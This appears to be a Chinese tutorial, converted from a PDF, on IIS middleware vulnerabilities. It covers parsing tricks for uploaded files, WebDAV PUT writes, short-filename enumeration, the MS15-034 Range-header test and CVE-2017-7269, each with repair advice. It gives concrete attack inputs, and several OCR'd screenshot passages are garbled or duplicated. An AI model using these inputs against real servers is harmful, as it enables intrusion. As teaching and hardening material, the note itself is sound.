

# Web中间件常见漏洞总结

--by lyxhh

## IIS


IIS是Internet Information Services的缩写，意为互联网信息服务，是由微软公司提供的基于运行Microsoft Windows的互联网基本服务。  
IIS目前只适用于Windows系统，不适用于其他操作系统。

### 解析漏洞

#### IIS 6.x


基于文件名

该版本默认会将\*.asp;.jpg此种格式的文件名，当成Asp解析，原理是服务器默认不解析;.号及其后面的内容，相当于截断。




基于文件夹名

该版本默认会将\*.asp/目录下的所有文件当成Asp解析。



另外，IIS6.x除了会将扩展名为.asp的文件解析为asp之外，还默认会将扩展名为.asa、.cdx、.cer解析为asp。


从网站属性->主目录->配置 可以看出，他们都是调用了asp.dll进行的解析。



## 修复建议

由于微软并不认为这是一个漏洞，也没有推出IIS 6.0的补丁，因此漏洞需要自己修复。

### 1. 限制上传目录执行权限，不允许执行脚本。



### 2. 不允许新建目录。

### 3. 上传的文件需经过重命名(时间戳+随机数.jpg等)

## IIS 7.x

安装IIS7.5,

1.控制面板 -> 程序 -> 打开或关闭windows功能。



2. 下载php-5.2.6-win32-installer.msi

3. 打开msi，一直下一步来到选择web server setup的界面，在这里选择IIS fastcgi，之后一直下一步。

4. 打开IIS，管理工具 -> Internet 信息服务(IIS)管理器

5. 选择编辑ISAPI或者CGI限制



添加安装的php-cgi.exe路径，描述随意。



6.返回第五步的第一个图片位置，点击处理程序映射，添加如下。

<b>System</b>	Windows NT WIN-GLCJM0EKMNS 6.1 build 7600
<b>Build Date</b>	May 2 2008 18:01:20
<b>Configure Command</b>	cscript /nologo configure.js "--enable-snapshot-build" "--with-gd=shared" "--with-extra-includes=C:\Program Files (x86)\Microsoft SDK\Include;C:\PROGRA~2\MICROS~2\VC98\ATL\INCLUDE;C:\PROGRA~2\MICROS~2\VC98\INCLUDE;C:\PROGRA~2\MICROS~2\VC98\MFC\INCLUDE" "--with-extra-libs=C:\Program Files (x86)\Microsoft SDK\Lib;C:\PROGRA~2\MICROS~2\VC98\LIB;C:\PROGRA~2\MICROS~2\VC98\MFC\LIB"
<b>Server API</b>	CGI/FastCGI
<b>Virtual Directory</b>	enabled

IIS7.x版本在Fast-CGI运行模式下，在任意文件，例：test.jpg后面加上.php，会将test.jpg解析为php文件。

The screenshot shows the NetCraft Web Server Scanner interface. The URL entered is `http://192.168.124.131/test.jpg/.php`. The results pane displays "PHP Version 5.2.6". Below this, a table provides system information:

<b>System</b>	Windows NT WIN-GLCJM0EKMNS 6.1 build 7600
<b>Build Date</b>	May 2 2008 18:01:20
<b>Configure Command</b>	cscript /nologo configure.js "--enable-snapshot-build" "--with-gd=shared" "--with-extra-includes=C:\Program Files (x86)\Microsoft SDK\Include;C:

## 修复建议

配置cgi.fix\_pathinfo(php.ini中)为0并重启php-cgi程序

```
; cgi.fix_pathinfo provides *real* PATH_INFO/PATH_TRANSLATED support for CGI. PHP
; previous behaviour was to set PATH_TRANSLATED to SCRIPT_FILENAME, and to not gro-
; what PATH_INFO is. For more information on PATH_INFO, see the cgi specs. Setti-
; this to 1 will cause PHP CGI to fix it's paths to conform to the spec. A settin-
; of zero causes PHP to behave as before. Default is 1. You should fix your scri-
; to use SCRIPT_FILENAME rather than PATH_TRANSLATED.
; cgi.fix_pathinfo=1
; FastCGI under IIS (on WINNT based OS) supports the ability to impersonate
; security tokens of the calling client. This allows IIS to define the
; security context that the request runs under. mod_fastcgi under Apache
; does not currently support this feature (03/17/2002)
; Set to 1 if running under IIS. Default is zero.
```

结果如下：


The screenshot shows the NetworkMiner interface with the following details:

- INT** is selected in the dropdown menu.
- The URL field contains `http://192.168.124.131/test.jpg/.php|`.
- Execute** button is visible.
- Post data** and **Referrer** checkboxes are unchecked.
- Hex, URL, and Base64 decoders are available.
- NETCRAFT** services check indicates `[No information available]`.
- Toolbar icons include: 禁用 (Disable), Cookies, CSS, 表单 (Form), 图片 (Image), 网页信息 (Page Info), 其他功能 (Other Functions), 标记 (Mark), 缩放 (Zoom), and 工具 (Tools).

The main pane displays the message: **No input file specified.**

## PUT任意文件写入

IIS Server 在 Web 服务扩展中开启了 WebDAV 之后，支持多种请求，配合写入权限，可造成任意文件写入。



### 修复建议

关闭WebDAV 和 写权限

## IIS短文件漏洞

Windows 以 8.3 格式生成与 MS-DOS 兼容的（短）文件名，以允许基于 MS-DOS 或 16 位 Windows 的程序访问这些文件。在 cmd 下输入“dir /x”即可看到短文件名的效果。

```
cd C:\WINDOWS\system32\cmd.exe
2003-02-21 18:48          2,806      pagererror.gif
2019-03-03 19:52      <DIR>          test.asp
                      6 个文件        4,007 字节
                      3 个目录 18,991,611,904 可用字节

C:\Inetpub\wwwroot>dir /x
驱动器 C 中的卷没有标签。
卷的序列号是 0C9E-F00B

C:\Inetpub\wwwroot 的目录

2019-03-10 10:53      <DIR>
2019-03-10 10:53      <DIR>
2019-03-10 10:53          0 I1FB3^1.HTM i.html
2019-03-10 10:53          0 IIDFE5^1.HTM ii.html
2019-03-10 10:52          0 IIS^1.HTM iis.html
2019-03-10 10:52          8 IISS^1.HTM iiiss.html
2003-02-21 20:15          1,193 iisstart.htm
2019-03-10 10:52          0 IISSTA^1.HTM iisstart1.htm
2003-02-21 18:48          2,806      pagererror.gif
2019-03-03 19:52      <DIR>
                      7 个文件        4,007 字节
                      3 个目录 18,991,611,904 可用字节

C:\Inetpub\wwwroot>
```


IIS短文件名产生：

- 1.当后缀小于4时，短文件名产生需要文件(夹)名前缀字符长度大于等于9位。
- 2.当后缀大于等于4时，文件名前缀字符长度即使为1，也会产生短文件名。

目前 IIS 支持短文件名猜测的 HTTP 方法主要包括：DEBUG、OPTIONS、GET、POST、HEAD、TRACE 六种。  
IIS 8.0 之后的版本只能通过 OPTIONS 和 TRACE 方法被猜测成功。

复现：

IIS 8.0 以下版本需要开启 ASP.NET 支持，IIS 大于等于 8.0 版本，即使没有安装 ASP.NET，通过 OPTIONS 和 TRACE 方法也可以猜解成功。  
以下通过开启 IIS 6.0 ASP.NET 后进行复现。



当访问构造的某个存在的短文件名，会返回404:

```
C:\> C:\WINDOWS\system32\cmd.exe
2019-03-03 19:52 <DIR> test.asp
       6个文件      4,118 字节
      4个目录 18,964,033,536 可用字节

C:\> C:\Inetpub\wwwroot>dir /x
驱动器 C 中的卷没有标签。
卷的序列号是 0C9E-F00B

C:\> C:\Inetpub\wwwroot 的目录

2019-03-10 16:44 <DIR> .
2019-03-10 16:44 <DIR> ..
2019-03-10 16:43 0 AACFD5^1.HTM aa.html
2019-03-10 11:34 119 AAA^1.ASP aaa.aspx
2019-03-10 11:04 0 AAAAAA^1.HTM AAAA AAAAAAAA.html
2019-03-10 11:28 <DIR> ASPNET^1 aspnet_client
2019-03-10 16:44 0 BACKUP^1.SQL backup_20180101.sql
2003-02-21 20:15 1,193 iisstart.htm
2019-03-10 10:52 0 IISSTA^1.HTM iisstart1.htm
2003-02-21 18:48 2,806 pagererror.gif
2019-03-03 19:52 <DIR> test.asp
       ?个文件      4,118 字节
      4个目录 18,964,033,536 可用字节

C:\>
```

无法找到该页  
您正在搜索的页面可能已经删除、更改或暂时不可用。  
请尝试以下操作：  
• 确保浏览器的地址栏中显示的网站地址的拼写和格式正确。  
• 如果通过单击链接而到达了该网页，请与网站管理员联系，以了解是否正确。  
• 单击[后退](#)按钮尝试另一个链接。

当访问构造的某个不存在的短文件名，会返回400:

```
C:\> C:\WINDOWS\system32\cmd.exe
2019-03-03 19:52 <DIR> test.asp
       6个文件      4,118 字节
      4个目录 18,964,033,536 可用字节

C:\> C:\Inetpub\wwwroot>dir /x
驱动器 C 中的卷没有标签。
卷的序列号是 0C9E-F00B

C:\> C:\Inetpub\wwwroot 的目录

2019-03-10 16:44 <DIR> .
2019-03-10 16:44 <DIR> ..
2019-03-10 16:43 0 AACFD5^1.HTM aa.html
2019-03-10 11:34 119 AAA^1.ASP aaa.aspx
2019-03-10 11:04 0 AAAAAA^1.HTM AAAA AAAAAAAA.html
2019-03-10 11:28 <DIR> ASPNET^1 aspnet_client
2019-03-10 16:44 0 BACKUP^1.SQL backup_20180101.sql
2003-02-21 20:15 1,193 iisstart.htm
2019-03-10 10:52 0 IISSTA^1.HTM iisstart1.htm
2003-02-21 18:48 2,806 pagererror.gif
2019-03-03 19:52 <DIR> test.asp
       ?个文件      4,118 字节
      4个目录 18,964,033,536 可用字节


C:\>
```

HTTP 400 - 错误的请求 - Microsoft Internet Explorer  
请尝试以下操作：  
• 如果您已经在地址栏中输入该网页的地址，请确认其拼写。  
• 打开 192.168.124.129 主页，然后查找指向您感兴趣的连接。  
• 单击[后退](#)按钮，尝试其他链接。  
• 单击[搜索](#)，寻找 Internet 上的信息。

IIS短文件漏洞局限性

1) 如果文件名本身太短也是无法猜解的：

- 2) 此漏洞只能确定前6个字符，如果后面的字符太长、包含特殊字符，很难猜解；  
 3) 如果文件名前6位带空格，8.3格式的短文件名会补进，和真实文件名不匹配；  
 4) 如果文件夹名前6位字符带点“.”，扫描程序会认为是文件而不是文件夹，最终出现误报；  
 5) 不支持中文文件名，包括中文文件和中文文件夹。一个中文相当于两个英文字符，故超过4个中文字会产生短文件名，但是IIS不支持中文猜测。



The screenshot shows two windows side-by-side. The left window is a command prompt with the following text:

```
C:\> C:\WINDOWS\system32\cmd.exe
2019-03-03 19:52 <DIR> test.asp
    7 个文件      4,118 字节
    4 个目录 18,964,033,536 可用字节

C:\Inetpub\wwwroot>dir /x
驱动器 C 中的卷没有标签。
卷的序列号是 0C9E-F00B

C:\Inetpub\wwwroot 的目录

2019-03-10 20:40 <DIR> .
2019-03-10 20:40 <DIR> ..
1,193 0 AACFD5"1.HTM aa.html
119 AAA"1.ASP aaa.aspx
0 AAAAAA"1.HTM AAAAARACDAA.html
0 ASPNET"1 aspnet_client
0 BACKUP"1.SQL backup_p_20180101.sql
1,193 0 iisstart.htm
2,806 0 IISSTA"1.HTM iisstart1.htm
2,806 pagerror.gif
test.asp
2019-03-03 19:52 <DIR> .
    7 个文件      4,118 字节
    4 个目录 18,964,025,344 可用字节

C:\Inetpub\wwwroot>
```

The right window is a command prompt with the following text:


```
----- Final Result -----
787 requests have been sent to the server:
Dir: ASPNET\1
File: AAAAAA 1.HTM
File: AAA 1.ASP
File: AACFD5\1.HTM
File: BACKUP\1.SQL
File: IISSTA\1.HTM
File: TESTAS\1.ASP [误报，实际为目录]
1 Dir(s) was/were found
6 File(s) was/were found
Finished in: 2 second(s)
C:\Users\lxhsec\Downloads\scanner-compiled
```

A red box highlights the line "File: TESTAS\1.ASP [误报，实际为目录]".

[短文件利用工具下载](#)

## 修复建议

- 1) 从CMD命令关闭NTFS 8.3文件格式的支持



The screenshot shows a command prompt with the following text:

```
Windows Server 2003: (1代表关闭, 0代表开启)
关闭该功能: fsutil behavior set disable8dot3 1

C:\> 命令提示符
C:\Inetpub\wwwroot>fsutil behavior
---- 支持的 BEHAVIOR 命令 ----

query      查询文件系统行为参数
set        更改文件系统行为参数

C:\Inetpub\wwwroot>fsutil behavior query
用法 : fsutil behavior query <option>

<选项>

disable8dot3
allowextchar
disablelastaccess
quotanotify
mftzone
memoryusage

C:\Inetpub\wwwroot>fsutil behavior query disable8dot3
disable8dot3 = 0

C:\Inetpub\wwwroot>fsutil behavior set disable8dot3 1
C:\Inetpub\wwwroot>fsutil behavior query disable8dot3
disable8dot3 = 1

C:\Inetpub\wwwroot>
```

Windows Server 2008 R2:

```
查询是否开启短文件名功能: fsutil 8dot3name query
关闭该功能: fsutil 8dot3name set 1
```


不同系统关闭命令稍有区别，该功能默认是开启的。

- 2) 或从修改注册表关闭NTFS 8.3文件格式的支持

快捷键Win+R打开命令窗口，输入regedit打开注册表窗口

找到路径：

HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Control\FileSystem，将其中的 NtfsDisable8dot3NameCreation这一项的值设为 1， 1代表不创建短文件名格式



以上两种方式修改完成后，均需要重启系统生效。

Note: 此方法只能禁止NTFS8.3格式文件名创建,已经存在的文件的短文件名无法移除，需要重新复制才会消失。

例: 将web文件夹的内容拷贝到另一个位置, 如c:\www到c:\ww, 然后删除原文件夹, 再重命名c:\ww到c:\www.

## HTTP.SYS远程代码执行 (MS15-034)

影响范围:

Windows 7、Windows Server 2008 R2、Windows 8、Windows Server 2012、Windows 8.1 和 Windows Server 2012 R2

复现:

在Windows7上安装IIS7.5。

1.访问。

2.编辑请求头, 增加Range: bytes=0-18446744073709551615字段, 若返回码状态为416 Requested Range Not Satisfiable, 则存在HTTP.SYS远程代码执行漏洞

漏洞有点鸡肋, 配合其他漏洞使用还是可以用用的, 具体使用可转至MSF中。

### 修复建议

安装修复补丁 (KB3042553)

# RCE-CVE-2017-7269

Microsoft Windows Server 2003 R2中的Internet信息服务（IIS）6.0中的WebDAV服务中的ScStoragePathFromUrl函数中的缓冲区溢出允许远程攻击者通过以“`If: <http://`开头的长标头执行任意代码PROPFIND请求。


影响范围：

在Windows 2003 R2（Microsoft(R) Windows(R) Server 2003, Enterprise Edition Service Pack 2）上使用IIS 6.0并开启WebDAV扩展。

复现：

CVE作者给出的exp 计算机弹弹弹！！！

用python2运行，结果如下。



任务管理器开启了calc.exe进程，因为计算器是网络服务权限打开的，所以我们在桌面上看不见。

这个漏洞有几个需要注意的地方，如下。

由于作者提供的Exp执行之后就卡在那里了，因此不适合用弹计算机的shellcode进行测试，网上找了个dalao的回显shellcode来测试。

首先将上图中python2 IDE运行时产生的Raw类型的HTTP数据包copy保存至记事本中，然后在Burp Repeater模块 Paste from file。

